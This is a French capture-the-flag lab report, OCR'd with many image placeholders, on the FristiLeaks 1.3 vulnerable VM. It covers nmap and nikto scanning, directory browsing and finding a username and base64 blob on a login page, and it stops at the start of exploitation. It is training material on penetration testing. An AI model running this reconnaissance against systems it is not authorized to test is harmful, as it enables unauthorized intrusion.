


RAPPORT DU CHALLENGE 5 FristiLeaks 1.3:

Après avoir téléchargé et importé la machine vulnérable dans l'hyperviseur VMWARE, nous avons effectué les étapes suivantes:
Nous avons changé l'adresse MAC de la machine dans vmware. Ensuite nous avons démarré la machine. Et nous avons obtenu son adresse ip.






Etape1: Trouver les services disponible sur cette machine ainsi que leurs ports et versions respectives à l'aide de nmap




Nous avons remarqué la présence d'un service apache httpd ouvert sur le port 80. Ensuite nous avons la liste de trois répertoire cola, sisi, et beer et d'un fichier robots.txt.

Nous avons accéder à l'interface de web, et avons accédé au répertoires listés.
Nous avons constaté que le robots.txt contient les trois dossiers cola, sisi, beer.




Nous avons également constaté que les trois pages comportent la même image ci-dessous.



Etape3: Enumération

Nous avons également essayé la commande nikto afin d'avoir plus d'informations.


- *sudo nikto -h 192.168.0.100*




Nous remarquons la présence d'autres répertoires, dont images, icons.

Nous nous sommes rendu sur chacun de ces interfaces.


- *http://192.168.0.100/icons/*




- http://192.168.0.100/images/



Nous avons essayé le répertoire fristi: http://192.168.0.100/fristi/ et nous avons obtenu la page ci-dessous:







*Nous avons constaté que le champ password du formulaire est en clair, et on pouvait voir les caractères entrés. Nous avons inspecté la page et avons constaté la présence d'un nom d'auteur, qui est '**eezeepz**'. Nous avons remarqué la présence d'un code base64.*


Etape4: Exploitation des vulnérabilité

Nous avons essayé de décoder ce code en ligne sur: https://www.base64decode.org/
et nous n'avons pas obtenu de résultat, vu que c'est une image.




